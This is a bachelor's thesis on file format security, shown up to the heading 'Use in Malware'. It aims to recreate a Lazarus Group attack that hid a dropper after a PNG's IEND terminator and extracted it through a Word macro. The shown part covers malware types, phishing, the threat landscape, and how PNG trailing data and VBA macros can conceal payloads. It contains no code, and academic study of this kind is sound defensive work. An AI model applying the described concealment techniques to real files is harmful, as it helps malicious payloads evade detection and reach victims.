universität wien

BACHELORARBEIT / BACHELOR’S THESIS

Titel der Bachelorarbeit / Title of the Bachelor’s Thesis

„File Format Security - Hiding Executable Code in Data Files“

verfasst von / submitted by

Samuel Šulovský

angestrebter akademischer Grad / in partial fulfilment of the requirements for the degree of

Bachelor of Science (BSc)

Wien, 2022 / Vienna, 2022

Studienkennzahl lt. Studienblatt / degree programme code as it appears on the student record sheet:	UA 033521
Studienrichtung lt. Studienblatt / degree programme as it appears on the student record sheet:	Bachelorstudium Informatik
Betreut von / Supervisor:	Univ.-Prof. Dipl.-Ing. Mag. Dr.techn. Edgar Weippl

Acknowledgements

Thank you!

Abstract

Concealing executable files in data files is a common concealment mechanism used by malware authors to hide malicious code within benign looking files, such as the use of VBA macros within Microsoft Word document files. In this thesis we attempt to recreate a malware attack where a malicious actor used steganography to hide a compressed malicious HTA payload dropper within a PNG image. This PNG was extracted using a native Windows image conversion API (WIA) to convert the PNG image to BMP, which unintentionally also extracted the compressed payload dropper, bypassing security mechanisms and allowing the payload dropper to be executed.

Our recreation of the malware was unsuccessful, with the conversion mechanism being the only part that faltered, leading us to the belief that the faulty conversion mechanism has been patched on the Windows 10 operating system, though we were unable to find any patch notes confirming this. All the other steps of the malware were completed successfully, with the payload dropping mechanism as well as the macro executing a pre-extracted payload (bypassing the conversion mechanism) worked as in the original attack. Thus, the conclusion of our work is that current systems are no longer vulnerable to the specific vulnerability used to engineer this attack.

Kurzfassung

Das Verstecken von ausführbaren Dateien in Datendateien ist ein häufig verwendeter Verschweigungsmechanismus der Malwareauthoren verwenden, um ihren Code in gutartig aussehende Dateien zu verstecken, zum Beispiel unter Verwendung von VBA-Makros in Microsoft Word Dokumente. In diese Bachelorarbeit versuchen wir einen Malwareangriff zu reproduzieren, wo die Malwareauthoren Steganografie verwendet haben, um ein komprimierter HTA Payload Dropper in einer PNG Bilddatei zu verstecken. Diese PNG Datei wurde dann mittels einer Windows nativer API (WIA) in einer BMP Datei umgewandelt, was ungewollt auch den komprimierter HTA Payload extrahiert hat, was Sicherheitsmaßnahmen ausgewichen hat und die Exekution von dem Payload Dropper ermöglicht hat.

Unsere Reproduktion von der Malware ist nicht gelungen, wobei nur der fehlerhafte Umwandlungsmechanismus fehlgeschlagen hat. Deswegen glauben wir, dass dieser auf dem Windows 10 Betriebssystem gepatcht wurde, auch wenn wir keine Patchnotes die darüber informieren würden gefunden haben. Alle andere Exekutionsschritte wurden erfolgreich ausgeführt, wobei der Payload Dropper und eine vorextrahierte Payload (wann der Umwandlungsmechanismus nicht verwendet ist) ausgeführt wurde. Daher ist die Schlussfolgerung unserer Arbeit, dass aktuelle Systeme nicht mehr anfällig auf die spezifische Schwachstelle sind, die zum Entwickeln dieses Angriffs verwendet wird.

Contents

List of Figures

Listings

1 Motivation

Ever since my first foray into the field of information security I have been fascinated by the ways in which different threats to an organisation's security arise. From the ways in which data can be obtained by rummaging through dumpsters where sensitive documents were dumped without being properly destroyed to sophisticated zero-day exploits used to distribute malware, the topic that particularly caught my interest was the way in which malicious payloads can be concealed in relatively mundane looking files.

A perfect example of such file was a malicious Microsoft Word document created by the Lazarus Group Advanced Persistent Threat distributed to victims in South Korea via spear phishing. The malware itself was hidden within a Bitmap Image (BMP) file that was itself concealed as a Portable Network Graphics (PNG) file. This malicious file was extracted to the victim's computer by a macro in the macro-enabled Word document, which is also a very interesting part of the infection process.

This document piqued my interest for a multitude of reasons, chief among which was the interesting mechanism used to infect the victim's device, which used a quirk of the PNG and BMP file formats and a conversion function from the Windows Image Acquisition (WIA) API in the Visual Basic for Application (VBA) programming language used to write macros that can be embedded in Word Documents.

Using this functionality allowed the malicious payload to be concealed under many layers of file formats while also keeping the extraction process quite simple, almost routine and ceratinly benign looking. The attack itself was also rather creative, using an interesting attack vector and custom toolchain typical for this threat actor.

The core of attacks like this one is that since files are all simply a series of bytes in the end – the interpretation is governed by how the operating system or program interacting with the file interprets those underlying bytes.

Due to how file formats are defined, some formats are more suitable for attacks than others and with the multitude of formats supported and used over the decades of computing, it is only inevitable that there would be a way to misuse some format in some way – that being PNG in this case. I believe it is valuable to recreate this attack to shed light on how potential future attacks could be carried out.

Out of interest as well as scientific rigour I will attempt to recreate this malware, and analyse its effectiveness, foregoing the malicious payload and causing no damage in the process. The main questions I will seek to answer are the following:

- How can a file hide malicious content?
- How can a concealed malicious payload be extracted from a file and executed?

- How do the previous questions come together to drop the Remote Access Tool (RAT) in the analysed document?
- Can the analysed document be recreated? Does the exploit still work?
- Are common systems still vulnerable?

Thus, the primary goal of this work will be to recreate the malicious Microsoft Word document along with the image payload and secondary mocked Windows Executable (EXE) payload without the actual Remote Access Tool. Recreating this malware should help verify the reproducibility of the attack and its functionality as well as help gain further insight into how vulnerable current systems are to a similar attack, if at all. Furthermore, this analysis may yield advice other than the simple adage of not opening macro-enabled documents. Though, of course, this is always the best protection mechanism against malware using VBA macros as their attack vector.

To achieve this goal we will create a facsimile of the malicious document as well as the payload it carried. This recreation will be based on the postmortem report of the attack written by Hossein Jazi. The first part of the recreation will be a dummy Windows Executable containing a simple program that indicates the system would have been compromised if the attack was real. This EXE will then be hidden in the BMP the same way as in the original attack and embedded in the macro-enabled Word document, analogous to the attack. Finally, we will be executing this faux-malicious document inside virtual machines running the Windows operating system and tracking how it executes in comparison to the original attack.

The metrics for measuring the success of this experiment will be rather simple – recreating the attack in its full scale will be a full success, while failure after at least one part of the attack succeeds will be deemed a partial success. If the recreated attack is successful, we will further test its functionality on a range of virtual machines running the currently supported versions of the Windows operating system to see if the attack can be reproduced on all, or only some versions. We will also keep an eye out on when or whether antivirus software detects the payload.

In summary, recreating this attack can lend insight into how file formats can be misused to carry malicious payloads and avoid detection while doing so. It also serves as an effort to validate the previous research done of this malware and make sure the results of that research are reproducible. Furthermore, the alternative setup using a facsimile of the malicious file may provide additional insight that had previously gone unnoticed.

2 Related Work

2.1 Note: I feel like this chapter needs cuts

2.2 What Is Malware?

Though defining malware might seem as a simple task, formally defining it has been a difficult open problem in computer virology for a long time; the precise reasoning for this stems from the fact that each algorithm or piece of software can be expressed logically and has certain *intended behaviour*, which often isn't properly defined [1].

Kramer and Bradfield posit a logical definition of malware which we won't fully dedicate ourselves to, but their introduction to the concept without the use of logical language is worth mentioning. They posit malware as software that causes the actual behaviour of some other software to differ from its intended behaviour, where this difference stems from an incorrectness in verification or validation of program behaviour, leading to a defining characteristic of malware being the *causation of incorrectness* [1].

Moving from this more formal definition to a more informal one, Skoudis defines malware as "[...]a set of instructions that run on your computer and make your system do something that an attacker wants it to do [2]". For our intents and purposes this definition is sufficient, and we will further broaden it to our working definition:

> Malware is software maliciously designed to do whatever its author wants, unconstrained by correctness, legality, consent or permission.

2.2.1 Motivation

Malicious actors can act in a multitude of ways, with motivations behind their actions grouped into a few overarching categories. Although different classifications exist, we will be basing ours on a classification by Brewster et al. While there are many reasons for malware authors to act maliciously, the creation of malware doesn't always have to be malicious. Malware can also be created to showcase a vulnerability and call attention to it, so that the security of the system under attack can be improved without causing any actual damage. These kinds of actors are called *white hat hackers* [3].

Ideological

Attackers motivated by ideology fall into this category. In the taxonomy by Brewster et al. this encompasses the *political, ideological and informational / promotional* categories, wherein the actors act based on a political agenda (such as espionage, sabotage or political protest), a held belief (such as the belief in freedom of information) that views hacking into systems as a necessary act, or the desire to disseminate information and increase public awareness of some issue [4].

A famous example of a political attack is the Stuxnet worm that targeted Iranian nuclear facilities in the year 2010 [4]. Stuxnet is reported to have been perpetrated by the US and Israeli governments, though unconfirmed [5]. An interesting facet of the Stuxnet worm was the fact that it spread through systems without causing any damage until it arrived at its designated targets, where it activated to sabotage the target systems [6].

While ideological actors in the taxonomy by Brewster et al. are similar to political attackers, they can be distinguished because the beliefs they hold are personal, such as a protest against something they oppose or their religion [4]. Informational / promotional actors are, in our opinion, very similar to these kinds of actors, with a famous example being Edward Snowden. Snowden is wanted by US authorities on charges of espionage after leaking thousands of documents pertaining to government espionage against its citizens [7].

Commercial

Attackers that pursue some sort of financial, commercial or economic gain fall into this category. Brewster et al. distinguish between *financially motivated* actors and *commercially motivated* actors, with the main distinction being that the financially motivated actors act to gain more directly, while the commercial actors might act out of additional reasons such as economic or industrial espionage or theft of company secrets or intellectual property [4]. We believe these motivations to be sufficiently similar to allow them to be grouped under one umbrella term.

Personal

The final category we observe joins together the remaining categories of the studied taxonomy, encompassing motivations that are directly related to a person's own life. These are distinct from the ideologically motivated actors, as their actions aren't necessarily driven by ideology, but rather by emotion or a way of life. This category encompasses actors that act emotionally, such as out of anger, boredom or actors who seek revenge, hack because they find it fun or challenging, or want validation from peers, or even actors that resort to hacking due to how they choose to live their life, such as trolls hacking as a means of causing emotional distress to their targets [8, 4].

2.2.2 Types of Malware

Malware comes in many shapes and sizes that have some characteristics in common, while differing on others. The most basic part that all malware has in common is the *payload*, or what the malware is supposed to do [9, p. 12]. This could be anything, but it is often understood to mean the malicious activity that the malware performs. Another property we consider all malware to have in common is an *attack vector* or how the malware gains access to the victim's system. Some examples of attack vectors include social engineering, phishing, drive-by attacks, droppers or abuse of a vulnerability.

Where malware begins to differ are the other properties – Aycock posits a taxonomy based on the following three characteristics, with each type of malware being classified on a scale roughly akin to "yes, no, maybe" for each property.

> 1. *Self-replicating* malware actively attempts to propagate by creating new copies, or instances, of itself. Malware may also be propagated passively, by a user copying it accidentally, for example, but this isn't self-replication.
> 2. The *population growth* of malware describes the overall change in the number of malware instances due to self-replication. Malware that doesn't self-replicate will always have a zero population growth, but malware with a zero population growth may self-replicate.
> 3. *Parasitic* malware requires some other executable code in order to exist. "Executable" in this context should be taken very broadly to include anything that can be executed, such as boot block code on a disk, binary code in applications, and interpreted code. It also includes source code, like application scripting languages, and code that may require compilation before being executed.
>
> [9, p. 11-12]

Where these three characteristics are not sufficient to differentiate two types of malware, additional clarification can be provided to distinguish the two; for example while *spyware* and *adware* both aren't self-replicating, have no population growth and are not parasitic, their payloads differ – where spyware collects information for exfiltration, adware often uses collected information for advertising purposes, spamming the user with advertisements or exfiltrating information to gain a competitive edge [9, p. 16-17].

Viruses

Throughout our research, we have repeatedly come across a definition by Cohen, one of the first people to conduct research into computer viruses, which goes as follows:

> A virus is a program that can 'infect' other programs by modifying them to include a possibly evolved version of itself [10].

The term *infect* is understood to mean the modification of the target program to include a copy of the virus as explained in the remainder of the definition.

Describing viruses using the three metrics outlined by Aycock, we consider viruses to self-replicate, have a positive population growth and be parasitic [9, p. 14]. Though viruses spread across the infected system (leading to the positive population growth), they notably don't spread through networks, which is the domain of worms, covered in the following section [9, p. 15].

Viruses are generally noted to be structured in three distinct parts:

- the *infection vector* – how the virus spreads across a system. It doesn't necessarily have to be unique, leading to *multipartite* viruses,
- the *trigger*, which is how the virus decides when the payload should be delivered,
- and finally the *payload* which is what the virus does, other than just replicate throughout the infected system. Usually, the payload intends to cause some sort of damage, or even act as the start of another attack, such as the virus payload intending to open a back door to the system, allowing the attacker to access the system and use it as part of a botnet.

[11, 9, p. 7, p. 27]

Viruses, as described, infect files in order to spread and eventually drop their payload. There are numerous ways this infection can take place: The file itself can be modified by the virus to contain a copy of the virus in a process known as overwriting or insertion, the file can be replaced by a copy of the virus file that redirects the user to the correct file after doing whatever it pleases after the user attempts to open the file (think of it as a more malicious shortcut) in what is called a companion virus, or, most importantly for the topic of this work, the virus can be embedded in the macro section of a document format that supports macros, for example Microsoft Word [9, 2].

Macros are a simple tool that was originally intended to increase the productivity of users using word processors such as Microsoft Word. Using macros allows the user to run arbitrary code at will, for example when the document is opened, which is easy to weaponise for malicious use. Though the user is often given a warning about the presence of macros in a document and given the option to run them, these warnings can be easily ignored, or worse, the user can be deceived into allowing macros to be executed by an attacker.

The payload of a virus can be arbitrary, from having no payload at all and simply infecting more and more files, to payloads that randomly delete files, clog up memory, create logic bombs or even back doors to the infected system [11, 2, 10].

Worms

Since viruses spread through files on a system, they are naturally limited in their spread by human interaction [9]. In the early days of computing and computer viruses, it was common for users to move floppy disks between systems, which allowed an easier spread for the virus, since there was a high rate of mobility of physical disks between computers [10].

Spreading through networks instead of just the local file system is a rather important trait, which is why malware capable of spreading throughout networks was given a new name: *worm*. Worms share many characteristics with viruses – on Aycock's taxonomy they share two properties: they both self-replicate and they both have a positive population growth, but worms forego being parasitic [9, p. 15]. Worms are standalone entities and don't infect other files or rely on other executables; they can be thought of as infecting the machine itself [9, 11].

The main draw to worms from a malware author's perspective is the fact that worms often spread at a very rapid pace, since they don't have to rely on humans in order to propagate [9, 2, 11]. Though their speed is one draw, their reach is a non-negotiable second – since they aren't constrained to being passed around through physical media, they can reach virtually any device in the world, especially in today's interconnected society [2, 9]. This allows attacks to scale well and quickly infect a large amount of systems, which can, depending on the payload, have potentially devastating consequences.

Another upside is that attacks conducted with worms have the potential to be very difficult to attribute to a particular attacker, since the worm rapidly spreads throughout the internet, one victim's computer may be infected by the worm from an IP address located in Ghana, while the next victim might be infected from a Swiss IP, making attribution, persecution as well as countermeasure development more difficult [2].

Worms are structured similarly to viruses, with a few minor differences. Skoudis proposes a model shaped like a missile, wherein a worm is described as having a warhead which serves to penetrate the attacked system, a propagation engine, scanning engine and target selection algorithm to facilitate the propagation of the worm to appropriately chosen and vulnerable victims, and finally a payload to be dropped on infected devices to compromise the system or otherwise cause damage to the victim [2].

There are various ways in which a worm can propagate across a network, often being given a name based on the spread mechanism, e.g. *email worm.* Because worms are standalone programs and don't rely on any particular files they can spread through networks through ways that viruses don't, for example by using buffer overflows or underruns to leech onto open network connections or can even send malicious emails or messages using other messaging clients with infected attachments to a victim's contacts [2, 9].

A particularly destructive use of worms is the creation of *botnets*, large distributed networks of computers that an attacker has established a back door in and compromised to do their bidding. These botnets can then be weaponised to launch Distributed Denial of Service (DDoS) attacks with overwhelming force [2]. Worms are the perfect tool to create these compromised networks as they spread rapidly across the world and can quickly find new victims and vulnerable machines while making the resulting attack harder to trace and more powerful [2].

Trojan Horses

The name of this malware threat comes from the epic poem *Aeneid* by Virgil, which describes the final siege of the war between the Greeks and the Trojans. The Greeks built a large wooden horse and hid a small part of their army inside it, then pretended to leave. The Trojans thought the horse was left as a gift and dragged it into the city. Unbeknownst to them, the horse was full of enemy soldiers that snuck out of the horse under the cover of the night and opened the city gates from the inside for the attacking Greek army, ending the war then and there.

Similarly to the horse the Greeks constructed in the Trojan war, *trojan horses* are malicious programs that claim to be executing some mundane, harmless task (and they may or may not actually be doing that), while secretly executing some malicious task in the background, such as keylogging, or establishing a back door to the victim's system [11, 9, p. 12-13]. What differentiates them from viruses and worms is that they don't self-replicate and thus don't have a population growth, but can be thought of as parasitic, as they perform tasks other programs might, while being malicious in the background [9, p. 12].

In the modern world, the lines between the three blur, however. Crucially, *multipartite* malware relies on the user launching an application they think will perform some mundane action (as a trojan would) in order to install a self-replicating worm or virus and trigger the mechanism used to pass it on further [11]. This is just one of many complexities in categorising malware, which we will gloss over for the sake of brevity.

Just like for any other types of malware, a payload is important for the trojan to do any real damage. An important type of payload often carried by trojans is a backdoor, leading to a so-called Remote Access Tool (RAT), also called Remote Access Trojan [11]. RATs allow an attacker (or user of the RAT) to submit commands to the victimised (target) computer and copy files to and from it, making the machine a tool at the attacker's disposal [11]. The language of the previous sentence is purposefully vague on whether an attacker is acting maliciously, as remote control (or remote access) software plays a legitimate role in computing – we often want to access a device remotely to work or copy files, such as by using `ssh`.

RATs are a particularly important threat when misused, as they grant an attacker full control over the victim's computer, turning the victim's device into a *zombie*, potentially being able to use it to fuel DDoS attacks, as described in the Worms subsection.

2.3 Social Engineering and Phishing

One of the most common attack vectors used by malicious actors is social engineering, where the victim is led to perform certain actions, divulge information or grant access to a system based on psychological manipulation [12, 13]. Social engineering continues to be among the top threats to companies in 2021, preying on the human factor and momentary lapses in judgement by individual workers to attack even the most secure of systems [14]. The efficiency of these attacks is not hampered by the technical security of a system, since the people using the system are the weakest link in its security [12, 15].

Though social engineering encompasses a multitude of different types of attacks ranging from physical to computer-assisted, we will be focusing on the computer-assisted side of social engineering, namely phishing. Phishing is a sociotechnical social engineering attack usually perpetrated through email or instant messaging against a large amount of targets in the hopes of the attack being successful against enough targets to be profitable [12].

Phishing carries an analogy to fishing – messages sent to potential victims are analogous to the casting of the line of a fishing rod, with the message contents serving as the bait. The recipient of the phishing message is led to believe they must take an action outlined in the message, usually clicking a link or downloading an attachment, which will lead to the malicious actor stealing personal information from the victim or infecting the device with malware [16]. Forging convincing looking emails, websites or business documents is much easier than perpetrating a similar scheme in real life by, say, opening a fake brick-and-mortar business.

> We've evolved social and psychological tools over millions of years to help us deal with deception in face-to-face contexts, but these are little use to us when we're presented with an email that asks us to do something. [17]

Phishing serves as a very important attack vector in the current day, serving as an attack vector for any of the malware types described in section 2.2. Exploits that don't require the user to do anything in order to infect their machine are incredibly dangerous and effective, but more often than not it's easier to convince the victim to execute a file, or grant a program permissions that it should not have.

The document we analysed, much like many Microsoft Word macro viruses begins with a call to action for the user to enable macros, something Microsoft Word disables by default, presenting the user with a pop-up asking if they want to enable macro execution and warning them to only run macros from trusted sources. However, this warning is often not sufficient, with many users ignoring the warning out of a lapse of judgement, lack of technical skills or knowledge of what macros can do, or due to social engineering, believing the source to be trusted when it is not [18].

2.4 Current Threat Landscape

An overview of the current threat landscape is crucial to help us understand the role our analysed attack plays in the overall landscape. Most notably, since infected document files continue to play a major role in malware attacks, it's important to understand the currently rising risks that such files might pose for us, the leading among them being ransomware at this time [19].

Cybersecurity threats have been on a continuing rise in recent years, both in size and scale [19]. Remote work during the COVID-19 pandemic greatly increased the attack surface for malicious actors, as well as the time needed to detect intrusions or system compromise, leading to the average cost of data breaches increasing across the board [20]. The role of remote work in security related incidents was further highlighted as the pandemic moved into its later stages in 2021 as more companies returned to in-office work. In its 2021 "Cost of a Data Breach" report, IBM reported that security incidents were costlier for companies implementing remote work, with companies where over 50% of the workforce worked remotely taking, on average, 58 days more to identify and contain breaches when compared to companies where less than 50% of workers worked remotely [21]. This is in line with in the eponymous report from 2020, where 70% of questioned organisations that implemented remote work as a result of the COVID-19 pandemic expecting the average cost of data breaches to increase [20]. The rise in the cost of data breaches continued in the year 2021, rising by a further 10% to an average cost of $4.24 million [21].

2.4.1 Supply Chain Attacks

The biggest rising trend of 2021 have been *supply chain attacks*, driven by the rising reliance of companies on third party solutions for their IT needs [19, 22]. The significance of these attacks has been so high, that the European Union Agency for Cybersecurity (ENISA) created a separate threat landscape report specifically for this threat. Supply chain attacks are fundamentally comprised of two distinct attacks: the first on a supplier which the attackers then use to conduct a second attack on a target which uses the services of the compromised supplier, be it a customer or another supplier [23].

While the attack vectors used to conduct the initial attack on the supplier are in line with expectations, consisting of for example social engineering, brute force attacks or abuse of vulnerabilities in software or configurations used by the victim, the attack vector used to conduct the secondary attack is far more dangerous and highlights the true danger and severity of supply chain attacks. Because of the customer-supplier relationship between the two victims, there exists an inherent trust between the two parties that these types of attacks abuse. The danger comes through so-called Trusted Relationship attacks where a relationship of trust between two parties is compromised by an attacker and used to compromise the victim's security by using the trusted relationship as a means of lending themselves legitimacy.

In the realms of software this can mean an attacker compromising a supplier's code repositories, infecting it with malware and then distributing it as an update to the supplier's customers. The customer is lulled into a false sense of security with the update, as it comes from the supplier, and it appears there is no cause for concern. Attacking the supplier and gaining access to their systems can lead to various kinds of abuse such as phishing, distributing malware, or impersonating the supplier's personnel [23].

The attack targets vary slightly between the two attacks, with the supplier attack being perpetrated not just in order to conduct the second attack, but also for example to steal code, configurations or even hardware schematics. By far the most common target for supplier assets is code, with two thirds of the attacks studied by ENISA between January 2020 and July 2021 aiming to compromise this asset [23].

The attack on the customer carries similar traits with other cyberattacks, the main difference is in the increased ease of infiltration dependent on the success of the first attack. Common targets are for example exfiltrating data, establishing botnets to carry out Distributed Denial of Service (DDoS) attacks or extorting money from the victim via ransomware. Data exfiltration was the most common between all the attacks covered in the ENISA supply chain attack threat landscape with 58% of attacks targeting this asset [23].

2.4.2 Ransomware

The term ransomware describes a category of malware threats used to digitally extort victims by denying access to a device or files, unless a ransom sum is paid, usually in Bitcoin or other cryptocurrencies [**?**, p. 150]. Some ransomware attacks, like WannaCry, additionally threaten to delete the victim's files unless the ransom is paid within a certain time limit to further intimidate victims into paying the ransom. The methods used to infect systems with ransomware are in line with other common cyberattacks, for example making use of social engineering or exploiting vulnerabilities [24].

A worrying trend reported by ENISA was the increase in use of zero-day vulnerabilities in the perpetration of ransomware schemes [19]. *Zero-day attacks* are a class of attacks that exploit vulnerabilities that have not yet been publicly disclosed [25]. They give the attacker a massive advantage as it's virtually impossible to defend against them because of their nature – antivirus software has no hash signature to recognise and the software's developers have no chance to patch the exploit since they aren't aware of it. These kinds of attacks were previously used mainly by Advanced Persistent Threats (APTs) and nation-state threat actors, mainly due to their immense value as a free pass to any target they may wish to attack [19]. The fact that zero-day attacks are becoming more common in the ransomware sphere means that the high cost of using a zero-day vulnerability is worth it for the attackers – one is led to believe the payouts are high enough to justify it.

The profitability of ransomware is a large reason for its rise. It's a means of maximising the monetisation of malware as attackers become increasingly motivated by financial gains [26, 19]. Some say we are observing a "golden age" of ransomware, as ransomware becomes more available to threat actors as Ransomware as a Service (RaaS) becomes more and more widespread and attackers target larger targets in search of higher payouts [19]. Additionally, amoral threat actors are increasingly targeting vital infrastructure and organisations that rely on access to their data to prevent death of patients or hold very important legal data, asking for exorbitant ransom fees which they hope the victims will pay in order not to be complicit in ,for example, the death of a patient [22, 27, p. 17-18]. High profile hacks and payouts continue to motivate these threat actors to try and replicate these successes and get a large payout.

Another increasing trend in ransomware is the utilisation of multiple axes of attack. The result of these multiple threats has become known as *double extortion ransomware* or even *triple extortion ransomware.* A common double extortion ransomware attack consists of the encryption of the victim's data alongside its exfiltration, with the attacker demanding ransom be paid or their files would not only remain decrypted, but would also be leaked [19, 28].

As mentioned above, ransomware is distributed much the same as any other malware threat, which is why the developments in this area are relevant to our topic. Hiding a ransomware payload in a data file is virtually the same as hiding any other malware in the file. Thus, with ransomware on the rise, we can anticipate payloads of infected Microsoft Word or PDF documents to deliver ransomware instead of other malware types. In fact, this is already the case – malicious macro-enabled Word documents or exploited PDF files are already among the attack vectors used in ransomware delivery, often as a form of downloading, de-obfuscating or decrypting the code that takes control of the machine [27, p. 8-10].

2.5 File Format Security

Files are a fundamental building block of computing, primarily used to store data and index it by a file name. Different types of files serve different purposes, such as storing images, text, code, or even process information (stored in virtual files) on UNIX based computer systems.

A more thorough definition of what a file is, as defined by Silberschatz et al. is as follows:

> A file is a named collection of related information that is recorded on secondary storage. From a user's perspective, a file is the smallest allotment of logical secondary storage; that is, data cannot be written to secondary storage unless they are within a file [29, p. 422].

Silberschatz et al. also appropriately note that the concept of a file is purposefully extremely general, as files can hold arbitrary data in forms such as alphabetic, numeric or binary; the data can be structured freely like in the case of text files, or rigidly structured, such as with Portable Network Graphics (PNG) files [29, p. 422].

Files themselves are outwardly characterised by a *file name* and *file extension* with the name used to identify the file to the user, while the extension is normally used to indicate what the contents of the file may be [29, p .427]. Files can also contain other data about the file itself, such as a unique identifier for the file system, information about the file's size, access control information or a timestamp of the last modification of the file [29, p. 422].

The file extension can also help the user decide what program to use to work with the file in question. For example, opening a binary file in a text editor such as `vim` or `gedit` will display a garbled mess of characters, whereas using a specialised program for work with binaries, such as `Ghidra` will allow the user to properly work with the file.

Most commonly, files are stored on the disk as a simple array of bytes (in UNIX based systems, for example), with the file extension providing hints on how these bytes are to be interpreted, while the operating system often makes no assumptions as to how these bytes are to be interpreted [29, p. 428]. Ultimately, this extension can be arbitrary and if, say, a plain text file (`.txt`) would have its extension changed to `.hjkl` the contents of the file would remain unchanged.

If we used a text editor to open this file it would read the contents correctly, regardless of the nonsensical extension name. Similarly, changing the extension back to the original `.txt` would restore every sense of normalcy about the file we would expect – file extension changes made arbitrarily by the user without the use of some conversion algorithm will have no effect on the contents of the file itself.

Notably, however, it's common for operating systems to only allow certain types of operations on certain file types (often based on the extension of the file) – as an example MS-DOS based systems only allow executing files with the `.com`, `.exe` and `.bat` file extensions, with `.com` and `.exe` being executable files, while `.bat` is a batch file containing commands for the operating system to execute, in ASCII [29, p. 427].

2.5.1 File Formats

Though file extensions serve as an indicator to the user, the computer has to know how to parse the raw byte contents of the file, which is what file format specifications are for. File formats are standards used to encode data into binary to be stored in files, as well as to decode it for future use.

There are many ways in which file formats can be misused to hide malicious content (or intent) from the user, however, there is also one very simple and quite common way in which file *extensions* can be used to lull the victim into a false sense of security. The ILOVEYOU virus that circulated in the year 2000 consisted of an email pretending to have a love letter attached, with the file `LOVE-LETTER-FOR-YOU.TXT.vbs` attached [11].

It should be immediately obvious to the reader that this file is not a text file, but instead a Visual Basic Script (VBS) file. When this file is executed it launches the virus, since the file is a script that can be run on Windows machines and not a text file as it's masquerading to be. The vulnerability at play, so to speak, is the ability to hide file name extensions from being displayed in the GUI of the operating system. In this case, the attackers further tried to mask the real file extension by displaying the fake extension in upper case letters, relegating the real file extension to lower case in an attempt to make it evade the victim's eye.

While the above case preyed on the victim not paying attention to the file name extension, there are also ways in which files can be made to contain content the user would not expect them to. The process of hiding a file inside another file falls within the definition of steganography, which traditionally concerns itself with hiding messages within other messages [30].

Using steganography, we can hide arbitrary data within image files, or even audio files, to be retrieved at a later point by some specialised decoder. A very common method of hiding data within images, mainly concerning the Bitmap Image (BMP), Graphics Interchange Format (GIF) and Joint Photographic Experts Group (JPEG) image formats, is hiding the message within the least significant bit of each byte of the image file [30]. By definition, the least significant bit contributes very little to the byte in question, leading to changes to the least significant bit being difficult if not impossible for the human eye to see [30].

Additionally, it stands to reason that since each bit can only have one or two values, the chance that a bit of our file and the least significant bit of the byte we are hiding our bit in are identical is 50%, so we can expect to have to change only roughly every other bit when hiding our data. This makes the task of recognising a file as a carrier of a message hidden by steganographic means even more difficult.

It's also possible to use the file format specifications in creative ways to craft valid files that have some admittedly strange properties. File format specifications let the program that implements them know how to parse a file in the given format, often by indicating what the file is somewhere in the beginning (or close to the beginning) of the file in a region known as the file header. This file header should appear at the start of the file, but sometimes, this isn't enforced by specific vendors that chose to implement the standard.

Such is the case of the Adobe Acrobat Reader which relaxes the criteria for the Portable

Document Format (PDF) file header to not be required at the start of the file, but instead within the first 1024 bytes of the file [31]. While this is a deviation from the standard, it has become widespread among other programs and implementations too, due to the dominance of Adobe within the market and can lead to space in the file being able to be used for other intents and purposes.

Generally speaking, file formats that don't require the header of the format to be located at offset 0, right at the very beginning of the file are troublesome from the point of view of being able to conceal data, but even more troublesome are formats that use a *terminator* character or sequence of characters to signal to the program reading the file that the contents of the file are over, even though there may theoretically be further bytes of data following the terminator.

2.5.2 Portable Network Graphics (PNG) File Format

One notable file format specification that uses a terminator to signal the end of usable data is the Portable Network Graphics (PNG). The PNG file format is a thoroughly defined format for storing raster images in a well-compressed, portable and lossless manner, meant as a replacement for the proprietary, patented Graphics Interchange Format (GIF) file format [32]. It's widely used alongside JPEG for storing image files, boasting an overall higher quality to the JPEG format, which uses a lossy compression algorithm to store data.

The PNG file format specifies that each valid PNG file must end with the four byte sequence `73 69 78 68`, also called `IEND` in the specification, which signifies the end of the PNG data stream [32]. The use of this terminator means that programs responsible for reading these PNGs will *ignore* all data that comes after this `IEND` terminator sequence, as they rightfully think the PNG data stream has ended, allowing us to use the remaining bytes of the file to store further, arbitrary data.

Of course, the intention behind this terminator is clear to us, it was meant to be the end of the file and when it comes to regular PNG files it is. However, due to the arbitrary nature of files, nothing is stopping us from appending more bytes of data to the end of this PNG file.

This is the exact trick that was used by the Lazarus APT group in the malicious document that we analyse to smuggle a malicious payload disguised as a simple PNG image embedded in a Word document [33]. Of course, detecting these hidden payloads is possible, and the attackers can't just attach infected executables to images anywhere they want, since their traces are often picked up by antivirus software even through this concealment method.

PNG stores image data in a compressed manner, using Zlib compression for its data stream [32]. Zlib is an abstraction over the Deflate compression algorithm, which uses an LZ77 variant for compression [34]. Though this is a relatively mundane detail, it's important to mention, as our re-implementation of the malicous document requires the compression of a malicious payload to be masked in the PNG data stream.

2.5.3 Microsoft Word Documents

Microsoft Word is a proprietary word processing software which allows the users to write and edit documents in a simple Graphical User Interface (GUI). These documents are most commonly stored in files ending in the extensions `.doc`, `.docx`, or `.docm`. Though many word processors exist on the market, with a healthy amount of both proprietary and open-source options available, Microsoft Word is one of the largest players in the market as part of the Microsoft Office suite. The Microsoft Office suite is one of Microsoft's most successful products, historically being responsible for the decline of other Word Processor sales for the DOS operating system, due in part to the success of the Windows operating system [35].

The success of Windows led to Microsoft Office having a 90% market share in 1994, pushing out all other competitors from the market at that time [35]. Even though many more alternatives exist now, they all implement the ability to read and write Microsoft Word documents, since they remain as the largest document formats in use today.

Though the intricacies of how Microsoft Word works don't interest us, it suffices to know that Word provides a GUI for the user to write documents, format them, as well as attach images, tables and other items to documents. Additionally, it also supports saving documents to other file formats, for example HTML files.

Macros and Scripting

One of the defining features of the Microsoft Office suite, including Word, is the ability to write macros to automate tasks. These macros can be used for benign tasks such as automating repetitive tasks, but have the potential to be much more malicious. Macros are written using the Visual Basic for Application (VBA) programming language, letting the user write and execute arbitrary code. Once the user writes macros, they can be saved in the document and executed at any time. A document containing macros must be saved using the `.docm` file extension.

These macros are a popular vector for malware, as they allow the attacker to store code within a benign looking file, often called a lure document. Macros can also be set to automatically execute at certain times, for example when the document is open. They also run in the background, so the victim can be left completely unaware that a malicious program is executing on their device.

Luckily, macros no longer run automatically when a document is opened. In recent versions of Word, macros do not execute unless the user allows the document to execute macros by clicking a button in a pop-up banner atop the document. However, this simple warning is quite inefficient with one study finding that 63.9% of the participants unnecessarily enabled macros [18].

Use in Malware

